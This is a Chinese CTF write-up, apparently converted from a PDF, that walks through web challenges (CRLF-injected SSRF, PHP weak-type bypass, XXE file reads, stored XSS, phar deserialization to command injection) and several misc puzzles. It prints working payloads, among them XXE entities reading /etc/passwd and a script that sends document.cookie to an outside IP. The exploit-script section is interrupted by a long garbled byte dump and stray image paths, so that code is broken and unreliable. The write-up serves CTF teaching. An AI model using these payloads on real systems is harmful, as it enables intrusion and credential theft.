iwanflag=yes&b=%s% //anything HTTP/1.0
Host: 39.107.111.145:6666
```

发现其实就是提交的method参数构造出的一个HTTP请求包，所以url中的路径不重要了，只需要写

```
url=http://127.0.0.1/&method=POST /admin.php HTTP/1.1
Host: x
http://127.0.0.1/ Content-Type: application/x-www-form-urlencoded
Content-Length: 50

iwanflag=yes%26b=%s%
```

iwanflag=yes%26b=%s%中的%26是&的url编码，这里是必须要编码的，否则就被当做当前请求包的

```
url=http://127.0.0.1/&method=POST /admin.php HTTP/1.1
Host: x
参数分割符了 Content-Type: application/x-www-form-urlencoded
Content-Length: 50

iwanflag=yes%26b=%s%
```

还有为什么这里多传了一个b参数，因为观察最终的请求包就知道后面是会被拼接上原本正常的HTTP请求包中的内容的，所以为了防止干扰iwantflag变量就又加一个变量

Content-Length: 166  
Cache-Control: max-age=0  
Origin: http://148.70.59.198:41256  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,  
application/signed-exchange;v=b3  
Referer: http://148.70.59.198:41256/  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: OUTFOX\_SEARCH\_USER\_ID\_NCOO=14842165.473591661;  
PHPSESSID=je7vhgq9tnnuo6i204geldev0  
Connection: close

url=http://39.107.111.145:8888/&method=POST /admin.php HTTP/1.1  
Host: x  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 50  
  
iwantflag=yes&b=%s%  
  
root@l3yx:~# nc -lvp 8888  
Listening on [0.0.0.0] (family 0, port 8888)  
Connection from [148.70.59.198] port 8888 [tcp/\*] accepted (family 2, sport 45262)  
POST /admin.php HTTP/1.1  
Host: x  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 50  
  
iwantflag=yes&b=%s% //anything HTTP/1.0  
Host: 39.107.111.145:8888

由于我们是要得到返回的数据的，所以最后依然是%s%

url=http://127.0.0.1/&method=POST /admin.php HTTP/1.1  
Host: x  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 50  
  
iwantflag=yes&b=%s%

请求头中的Content-Length也很重要，和请求包数据实际长度不符是不会得到正确回应的，所以实际中

url=http://127.0.0.1/&method=POST /admin.php HTTP/1.1

Host: x

Content-Type: application/x-www-form-urlencoded


要自己估量 Content-Length: 50

iwantflag=yes%26b=%s%

如此，便得flag

## 性感黄阿姨，在线聊天 -- 涕笑

发送flag关键字发现guest用户不行



抓包修改用户名为admin得到代码提示

Content-Type: application/json

Accept: \*/\*

Referer: http://148.70.59.198:41257/

Accept-Language: zh-CN,zh;q=0.9

Cookie: OUTFOX\_SEARCH\_USER\_ID\_NCOO=14842165.473591661;

PHPSESSID=je7vhgq9tnnu06i204geldesv0

Connection: close

{"root":{"name":"**admin**","request":"flag"}}

{"response":"admin\u4e5f\u4e0d\u884c!  
\u2227if(\$name==md5(\$flag)){flag in ...}"}

`if($name==md5($flag)){flag in ...}` 传入的name需要等于flag的md5值，这里肯定是不可能得到flag的md5值的，但是可以借助PHP弱类型进行绕过，在PHP中对数字和字符串进行==比较时会进行

```
C:\Users\贾宇阳>php -a  
Interactive shell
```

数据类型转换，例如

```
php > var_dump('123asd' == 123);  
bool(true)  
php > var_dump('aa123asd' == 0);  
bool(true)  
php > -
```

所以在name处用数字进行爆破即可

### Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	289	
357	357	200	<input type="checkbox"/>	<input type="checkbox"/>	289	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	318	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	318	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	318	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	318	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	318	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	318	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	318	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	318	

Request Response

Raw Headers Hex

HTTP/1.1 200 OK

Date: Thu, 14 Nov 2019 06:09:40 GMT

Server: Apache/2.4.7 (Ubuntu)

X-Powered-By: PHP/5.5.9-1ubuntu4.14

Vary: Accept-Encoding

Content-Length: 78

Connection: close

Content-Type: text/html

{"response":"Congratulations! flag in .\V\_f14g\_Is\_Here\_.php ,try to read it!"}

数字357成功

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169  
Safari/537.36  
Content-Type: application/json  
Accept: \*/\*  
Referer: http://148.70.59.198:41257/  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: OUTFOX\_SEARCH\_USER\_ID\_NCOO=14842165.473591661;  
PHPSESSID=je7vhgq9tnnuo6i204geldesv0  
Connection: close  
{"root":{"name":357,"request":"flag"}}

Content-Length: 78  
Connection: close  
Content-Type: text/html  
{"response":"Congratulations! flag in .\V\_f14g\_Is\_Here\_.php ,try to read it!"}

得到flag路径了但是需要借助其他文件读取的漏洞得到其内容

其实观察该web应用的数据传送方式是json，可以猜猜是否xml后端也能解析呢，把数据包改为xml格式，Content-Type改为xml 后端成功解析

```
Safari/537.36
Content-Type: application/xml
Accept: */
Referer: http://148.70.59.198:41257/
Accept-Language: zh-CN,zh;q=0.9
Cookie: OUTFOX_SEARCH_USER_ID_NCOO=14842165.473591661;
PHPSESSID=je7vhgq9tnnuo6i204geldesv0
Connection: close
```

```
<?xml version="1.0" encoding="UTF-8" ?>
<root>
    <name>357</name>
    <request>flag</request>
</root>
> "\u6211\u5f88\u60f3\u544a\u8bc9\u4f60\u7684\uff0c\u53ef\u60dc\u4f60\u53ea\u662f\u6211\u7684357"
< "我很想告诉你的，可惜你只是我的357"
>
```

```
Content-Type: text/html
{"response":"\u6211\u5f88\u60f3\u544a\u8bc9\u4f60\u7684\uff0c\u53ef\u60dc\u4f60\u53ea\u662f\u6211\u7684357"}
```

可能有同学想问不是357可以弱类型绕过吗，为什么这里又绕不过去了，因为json是可以传递数字和字符串的，区别就是两侧有无引号，而xml只能传递字符串且"357asd"是不等于"357"的

```
php > var_dump('357asd' == 357);
bool(true)
php > var_dump('357asd' == '357');
bool(false)
```

那么现在就可以构造XXE来读取文件了，而回显点就是name

```
Accept: /*
Referer: http://148.70.59.198:41257/
Accept-Language: zh-CN,zh;q=0.9
Cookie: OUTFOX_SEARCH_USER_ID_NCOO=14842165.473591661;
PHPSESSID=je7vhgq9tnnuo6i204geldesv0
Connection: close

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE xxe[<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<root>
    <name>&xxe;</name>
    <request>flag</request>
</root>
```

```
{"response":"\u6211\u5f88\u60f3\u544a\u8bc9\u4f60\u7684\uff0c\u53ef\u60dc\u4f60\u53ea\u662f\u6211\u7684root:x:0:root:\vroot\vbin\bash\ndaeamon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\ncbin:x:2:2:\bin\vbini:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin/vbin/sync\ngames:x:5:60:games:/usr/games:/usr/bin/nologin\nnman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nlogin\nnntp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nlogin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\nngnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/var/noneexistent:/usr/sbin/nologin\nlibuuid:x:100:101:/var/lib/libuuid\nsyslog:x:101:104:/home/syslog:\vbin\false\nmysql:x:102:105:M
vSOI Server...:/var/noneexistent:\vbin\false\n"}'
```

但是会发现直接读f14g\_Is\_Here.php读不出来，这是因为php文件中有特殊字符(如<)让xml解析时出错了，可以利用php流读取

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE xxe[<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-
encode/resource=._f14g_Is_Here_.php">
]>
<root>
    <name>&xxe;</name>
    <request>flag</request>
</root>
```

```

Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 172

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE xxe[<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=../../../../etc/passwd">>
</root>
<name>&xxe;</name>
<request>flag</request>
</root>

PD9waHANCiAgICAkZmxhZz0iU3lje3czYUtflGhwX2FOZF9YeEV9ljs=
```

("response":"\u6211\u5f88\u60f3\u544a\u8bc9\u4f60\u7684uff0c\u53ef\u60dc\u4f60\u53ea\u662fu6211\u7684PD9waHANCiAgICAkZmxhZz0iU3lje3czYUtflGhwX2FOZF9YeEV9ljs=")

Text Hex 
 Decode as ... 
 Encode as ... 
 Hash ... 
 Smart decode

<?php  
\$flag="Sycw3aK\_PhpaNd\_XxE";

Text Hex 
 Decode as ... 

## Leixiao's blog --淚笑

这题就考的很简单的XSS，但是写在博客中的内容是只有自己账号可以看见的，所以就去其他地方找个 XSS，然后把链接丢给机器人就可

仔细点就可发现注册时的密保问题是可控的，抓包修改即可

```

Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 172

username=leixiao11&password=leixiao11&sex=0&question=test123456&ans
wer=leixiao11


};

</script>
</body>
</html>

<div style="color:rgba(68, 160, 179);>注册成功,请登录</div>
```

然后在忘记密码的地方就会回显密保问题

148.70.59.198:41258/forget.php?username=leixiao11



所以构造XSS在密保问题构造即可，但是长度限制为32位，观察密保问题前后html代码即可构造出

```
<input type="hidden" name="username" value="leixiao11">
<input type="text" style="border:1px solid white;" value="test123456" disabled="disabled" class="lowin-input">
<br>
```

"><script src=http://0x276B6F91> 这里的0x276B6F91是ip的16进制，其实10进制也可，只是机器人用的库貌似有问题，解析不了，当然还可以更短，即 "><script src=/0x276B6F91>

这里src指向的当然是我自己服务器，上面放的payload是

```
window.location='http://39.107.111.145/cookie='+document.cookie;
```

注册密保问题为 "><script src=/0x276B6F91> 然后把忘记密码的链接丢到reporting，在服务器查看日志收flag即可

## 李三的代码审计笔记第一页

源码大概长下面这样，出题的本意是想考验选手的阅读代码的能力，并没有设置什么具体的漏洞，属于看懂代码根据要求就能写出来，所以这里唯一的考点就是让选手实现一个简单的服务器。

```
<?php
highlight_file(__FILE__);
error_reporting(E_ALL);
ini_set("max_execution_time", "60");

empty($_GET["url"]) && die();
$password = "If I knew where I would die, I would never go there.";
$arr = explode(' ', $password);
```

```

function startsWith($haystack, $needle)
{
    $length = strlen($needle);
    return (substr($haystack, 0, $length) === $needle);
}

$url = $_GET["url"];

if (!startsWith($url, "http://"))
{
    die("Not allow !");
}

for($i=0; $i<count($arr); $i++)
{
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPeer, FALSE);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_TIMEOUT, 3);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, false);
    $output = curl_exec($ch);
    curl_close($ch);

    if ($output === $arr[$i])
    {
        if($i == sizeof($arr))
        {
            echo "Congratulations. Flag is
SYC{*****";
        }
        else
        {
            continue;
        }
    }
    else
    {
        die("password is wrong");
    }
}

?>

```

这里用flask简单的实现了一个

```

import flask
import datetime

server=flask.Flask(__name__)
data = "If I knew where I would die, I would never go there."
data = data.split(" ")
data.reverse()

server.route('/',methods=['post','get'])
def index():
    return data.pop()

server.run(port=8888)

```

## 李三的代码审计笔记第二页

题目需要rce这里为了防止搅屎加了定时重启

```

crontab -e
*/10 * * * * /home/ubuntu/sourcecode/restart.sh > /dev/null 2>&1

```

代码如下

```

<?php

error_reporting(0);
ini_set("max_execution_time", "60");
session_start();

class Picture {
    function __construct($tmpName)
    {
        $whitelist = [
            "image/jpeg" => "jpg",
            "image/svg+xml" => "svg"
        ];

        $this->tmpName = $tmpName;
        $this->mimeType = mime_content_type($tmpName);

        if (!array_key_exists($this->mimeType, $whitelist)) {
            $this->jsonencode = json_encode(array("error"=>"图片不符合要求格式"));
            exit();
        }

        $this->getPictureSize($this->tmpName, $this->mimeType);
    }
}

```

```
if ($this->width * $this->height > 1500 * 1500) {
    $this->jsonencode = json_encode(array("error"=>"图片过大"));
    exit();
}

$this->extension = "." . $whitelist[$this->mimeType];
$this->fileName = md5(random_bytes(10));
$this->sandbox = $filePath = "picture/" . md5(session_id()) . "/";
}

function getPictureSize($file, $mimeType) {
    if ($mimeType == "image/jpeg") {
        $size = getimagesize($file);
        $this->width = (int) $size[0];
        $this->height = (int) $size[1];
    } else {
        $xml = file_get_contents($file);
        $domdocument = new DOMDocument();
        $domdocument->loadXML($xml, LIBXML_NOENT | LIBXML_DTDLOAD);
        $img = simplexml_import_dom($domdocument);
        $attrs = $img->attributes();
        $this->width = (int) $attrs->width;
        $this->height = (int) $attrs->height;
    }
}

function samplePicture() {
    $filePath = $this->sandbox . $this->fileName . $this->extension;
    $samplePath = $this->sandbox . $this->fileName . "_sample.jpg";
    exec('convert ' . $filePath . " -sample 50%x50% " . $samplePath);
    $jsonencode = json_encode(array("success"=>array("origin"=>$filePath,
"sample"=>$samplePath)));
    echo $jsonencode;
}

function __destruct(){
    if (!empty($this->jsonencode)){
        echo $this->jsonencode;
        return ;
    }

    if (!file_exists($this->sandbox)){
        mkdir($this->sandbox);
    }
    $fileDst = $this->sandbox . $this->fileName . $this->extension;
    move_uploaded_file($this->tmpName, $fileDst);
    $this->samplePicture();
}
```

```
}  
  
header( 'Content-Type:text/json;charset=utf-8' );  
new Picture($FILES['picture']['tmp_name']);
```

题目考点有两个一个是xxe，一个phar的反序列化。题目的环境是flag在根目录下，但是做了权限处理需要执行根目录下的readflag程序才可以读取，所以这也是当时回复有疑惑的同学说这题不需要知道flag也能做的原因。

关于这两个考点可以参考这两篇文章[一篇文章带你深入理解漏洞之 XXE 漏洞](#)和[利用 phar 拓展 php 反序列化漏洞攻击面](#)

php的反序列化意味着可以控制类的属性，因此可控的 `$filePath` 最后进入exec相当于是一个命令注入漏洞。

```
$filePath = $this->sandbox . $this->fileName . $this->extension;  
$samplePath = $this->sandbox . $this->fileName . "_sample.jpg";  
exec('convert ' . $filePath . " -sample 50%50%" . $samplePath);
```

最后反弹shell，或者把结果重定向到web目录均可get flag。

完整利用的代码如下





f\x0e\x9b\x0e\xb6\x0e\xd2\x0e\xee\x0f\x09\x0f%\x0fA\x0f^\x0fz\x0f\x96\x0f\xb3\x0f\xcf\x0f\xec\x10\x09\x10&\x10C\x10a\x10~\x10\x9b\x10\xb9\x10\xd7\x10\xf5\x11\x13\x111\x110\x11m\x11\x8c\x11\xaa\x11\xc9\x11\xe8\x12\x07\x12&\x12E\x12d\x12\x84\x12\xa3\x12\xc3\x12\xe3\x13\x03\x13\x23\x13C\x13c\x13\x83\x13\xa4\x13\xc5\x13\xe5\x14\x06\x14'\x14I\x14j\x14\x8b\x14\xad\x14\xce\x14\xf0\x15\x12\x154\x15V\x15x\x15\x9b\x15\xbd\x15\xe0\x16\x03\x16&\x16I\x161\x16\x8f\x16\xb2\x16\xd6\x16\xfa\x17\x1d\x17A\x17e\x17\x89\x17\xae\x17\xd2\x17\xf7\x18\x1b\x18@\x18e\x18\x8a\x18\xaf\x18\xd5\x18\xfa\x19\x19E\x19k\x19\x91\x19\xb7\x19\xdd\x1a\x04\x1a\*\x1aQ\x1aw\x1a\x9e\x1a\xc5\x1a\xec\x1b\x14\x1b;\x1bc\x1b\x8a\x1b\xb2\x1b\xda\x1c\x02\x1c\*\x1cR\x1c{\x1c\x13\x1c\xcc\x1c\xf5\x1d\x1e\x1dG\x1dp\x1d\x99\x1d\xc3\x1d\xec\x1e\x16\x1e@\x1ej\x1e\x94\x1e\xbe\x1e\xe9\x1f\x13\x1f>\x1fi\x1f\x94\x1f\xbf\x1f\xea \x15 A 1 \x98\xc4\xf0!\x1c!H!u!\xa1!\xce!\xfb\" \"U\" \x82\" \xaf\" \xdd\x23\n\x238\x23f\x23\x94\x23\xc2\x23\xf0\x24\x1f\x24M\x24 | \x24\xab\x24\xda%\x09%8%h%\x97%\xc7%\xf7&'&W&\x87&\xb7&\xe8'\x18'I'z'\xab'\xdcc(\r(?\n(q(\xa2(\xd4)\x06)8)k)\x9d)\xd0\*\x02\*5\*h\*\x9b\*\xfc+\x02+6+i+\x9d+\xd1,\x05,9,n,\xa2,\xd7-\x0c-A-v-\xab-\n\xe1.\x16.L.\x82.\xb7.\xee/\x24/z/\x91/\xc7/\xfe05010\x40\xdb1\x121J1\x821\xba1\xf22\*2c2\x9b2\xd43\r3F3\x7f3\xb83\xf14+4e4\x9e4\xd85\x135M5\x875\xc25\xfd676r6\xae6\xe97\x247\x9c7\xd78\x148P8\x8c8\xc89\x059B9\x7f9\xbc9\xf9:6:t:\xb2:\xef;-;k;\xaa;\xe8<\e<\xa4<\xe3= \"=a=\xa1=\xe0>^>\xa0>\xe0??a?\xa2?\n\xe2@\x23@d@\xa6@\xe7A)AjA\xacA\xeeB0BrB\xb5B\xf7C:C}C\xc0D\x03DGD\x8aD\xceE\x12EUE\x9aE\xdef\"FgF\xabF\xf0G5G{G\xc0H\x05HKH\x91H\xd7I\x1dIcI\x91\xf0J7J}J\xc4K\x0cKSK\x9aK\xe2L\*LrL\xbaM\x02MJM\x93M\xdcN%NnN\xb70\x000IO\x93O\xddP'PqP\xbbQ\x06QPQ\x9bQ\xe6R1R|R\xc7S\x13S\_S\xaaS\xf6TBT\x8fT\xdbU(UuU\xc2V\x0fV\\V\x9V\xf7WDW\x92W\xe0X/X}X\xcbY\x1aYiY\xb8Z\x07ZVZ\xa6Z\xf5[E[\x95[\xe5\\5\\\x86\\xd6']x]\xc9^\\x1a^1^\\xbd\_\x0f\_a\_\xb3^\\x05`\\xaa`\\xfca0a\xaa2\xf5bIb\x9cb\xf0Cc\x97c\xebd@d\x94d\xe9e=e\x92e\xe7f=f\x92f\xe8g=g\x93g\xe9h?\nh\x96h\xeciCi\x9ai\xf1jh\x9fj\xf7kOk\x7k\xfflwl\xafm\x08m\xb9n\x12nkn\xc4o\x1eo\xd1p+p\x86p\xe0q:q\x95q\xf0rKr\xas\x01s]s\xb8t\x14tpt\xccu(u\x85u\xe1v>\v\x9bv\xf8wVw\xb3x\x11nx\xccy\*y\x89y\xe7zFz\xa5{\x04{c\xc2|!|\x81|\xe1}A}\n\x1a~\x01~\x02\x7f\x23\x7f\x84\x7f\xe5\x80G\x80\xaa\x81\n\x81k\x81\xcd\x820\x82\x92\x82\xf4\x83W\x83\xba\x84\x1d\x84\x80\x84\xe3\x85G\x85\xab\x86\x0e\x86r\x86\xd7\x87;\x87\x9f\x88\x04\x88i\x88\xce\x893\x89\x99\x89\xfe\x8ad\x8a\xca\x8b0\x8b\x96\x8b\xfc\x8cc\x8c\xca\x8d1\x8d\x98\x8d\xff\x8ef\x8e\xce\x8f6\x8f\x9e\x90\x06\x90n\x90\xd6\x91?\x91\xaa\x92\x11\x92z\x92\xe3\x93M\x93\xb6\x94\x94\x8a\x94\xf4\x95\_\x95\xc9\x964\x96\x9f\x97\n\x97u\x97\xe0\x98L\x98\xb8\x99\x24\x99\x90\x99\xfc\x9ah\x9a\xd5\x9bB\x9b\xaf\x9c\x1c\x9c\x89\x9c\xf7\x9dd\x9d\xd2\x9e@\x9e\xae\x9f\x1d\x9f\x8b\x9f\xfa\xao\xd8\x1G\x1a\xb6\x2&\x2a\x96\xaa\x06\xaa\x3v\xaa\x3\xe6\xaa\x4v\xaa\x4\xc7\xaa\x58\xaa\xaa\x1a\xaa\x8b\xaa\xfd\xaa\xaa\x7\xe0\xaa\x8R\xaa\x4\x97\xaa\xaa\x1c\xaa\x8f\xab\x02\xabu\xab\xe9\xac\\ \xac\xd0\xadD\xad\xb8\xae-\n\xae\xaa\xaf\x16\xaf\x8b\xb0\x00\xb0u\xb0\xea\xb1`\\x1b\xd6\xb2K\xb2\xc2\xb38\xb3\xae\xb4%\xb4\x9c\xb5\x13\xb5\x8a\xb6\x01\xb6y\xb6\xf0\xb7h\xb7\xe0\xb8Y\xb8\xd1\xb9J\xb9\xc2\xba;\xba\xb5\xbb.\xbb\xa7\xbc!\xbc\x9b\xbd\x15\xbd\x8f\xbe\n\xbe\x84\xbe\xff\xbf\xbf\xf5\xc0p\xec\xc1\xe3\xc2\_\x1c\xdb\xc3\xc3\xd4\xc4Q\xc4\xce\xc5\xc5\xc8\xc6F\xc6\xc3\xc7A\xc7\xbf\xc8=\x8c\xbc\xc9:\x9c\xb9\xca\xca\xb7\xcb\xb6\xcc\xcc\xb5\xcd\xb5\xce6\xce\xb6\xcf7\xcf\x



```
var/www/html/picture/here_is_flag\";s:9:\"extension\";s:2:\"| |\";}\x08\x00\x00\x00test.txt\x04\x00\x00\x00\x06\x88\xc9\\x04\x00\x00\x00\x0c~\x7f\xd8\xb6\x01\x00\x00\x00\x00\x00test\xxa8t\x9ci\xfc\x91\xc1y\x94?\r\x96\xe6\x91\xce\x1a\x83mhE\x02\x00\x00\x00GBMB", 'image/jpeg'))]\rheaders = {"Accept": "*/*", "X-Requested-With": "XMLHttpRequest", "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0", "Referer": "http://47.106.182.92:8233/index.php", "Connection": "close", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate"}\rresponse = session.post(ip + "upload.php", files=paramsMultipart,\rheaders=headers)\r\rcontent = json.loads(response.content)\rorgin_url = content['success']['orgin']\r\rparamsMultipart = [['picture', ['exp.svg', "<?xml version=\"1.0\" standalone=\"no\"?>\n<!DOCTYPE svg SYSTEM \"phar:///%s\">\n<svg version=\"1.0\" xmlns=\"http://www.w3.org/2000/svg\"\nwidth=\"1.600000pt\"\nheight=\"3.200000pt\"\nviewBox=\"0 0 1.600000 3.200000\"\npreserveAspectRatio=\"xMidYMid meet\"\n>\n<metadata>\nCreated by potrace 1.13,\nwritten by Peter Selinger 2001-2015\n</metadata>\n<g transform=\"translate(0.000000,3.200000)\nscale(0.080000,-0.080000)\"\nfill=\"\x23000000\"\nstroke=\"none\"\n>\n</g>\n</svg>"], 'application/octet-stream']]\r\rparamsMultipart[0][1][1] = paramsMultipart[0][1][1] % orgin_url\r#print(paramsMultipart[0][1][1])\rresponse = session.post(ip + "upload.php", files=paramsMultipart,\rheaders=headers)\r\rprint requests.get(ip + "/picture/here_is_flag").content
```

RCE

后面eyoa师傅有空在博客更新 <https://eyoa.me/>

MISC

簽到

关注微信公众号即可

啊啊啊啊啊啊啊啊！！！！我好兴奋！！！ -- Lamber

预期解: binwalk分离图片，在图片备注区域看到flag 非预期: 直接010打开，搜索flag字符串。

根据题目提示，以及访问题目链接访问不了。想到要先翻墙。翻墙之后访问链接可以获得一个tg的联系方式，查看用户信息，有一个github链接。访问github链接，再根据题目翻山，找到唯一一个跟翻墙有关的repo。repo的注意事项里面有一个假flag，真flag在Compare选项那里。

## 散打黑客的压缩包 -- Lamber

爆破两次压缩包密码，皆为四位数数字

彩蛋：两次压缩包的密码合在一起，是一个八位数数字，仔细观察可以看出来是16进制数，转ascii即可拿到彩蛋

## 是谁杀了谁 -- Lamber

exe的逻辑如下 按钮点第一次 --> 生成一个HP的隐藏文件（注意要在“我的电脑”里面勾选隐藏文件选项）按钮点第二次 --> 往HP文件里面写入flag 按钮点第三次 --> 删除HP文件里面的flag 按钮点第四次 --> 删除HP文件

原本出题的时候打算加壳，防止被逆向。后来想想可以多给一条路，于是没有加壳。所以逆向选手也可以直接逆向分析。

## 嘿，你喜欢吃鲱鱼罐头吗？ -- Lamber

伪加密解开压缩包拿到图片，010查看图片发现图片后半部分有一段异常数据。用在线解密网站（dead fish decode）(<https://www.dcode.fr/deadfish-language>)解码数据拿到flag

此题给了两个hint，皆是指向寻找解密网站。hint1，告诉大家要用英文去谷歌搜索。hint2，告诉大家要搜索的东西在图片备注里面，即死鱼。

## 我也想成为r1ngs -- Lamber

将数据转为ASCII，可以看到一堆字符。复制到记事本里面，缩小缩小再缩小。就可以看到flag了。

## 早点睡 -- Lamber

这题出的太智障了，原本都不打算放的... 首先010查看发现这是个psd文件，先把文件后缀改为psd。然后用ps或者其他类似软件打开，可以看到有一个隐藏图层。里面有个链接 访问之后下载到第二部分，利用base64转图片可以得到第二个链接 访问之后下载到第三部分，利用base64转图片可以得到第三个链接 访问之后下载到第四部分，利用base64转图片发现转不出来了，观察下数据，发现是一段base64很有规律的重复，将重复的base64提取出来然后解base64就得到了flag。

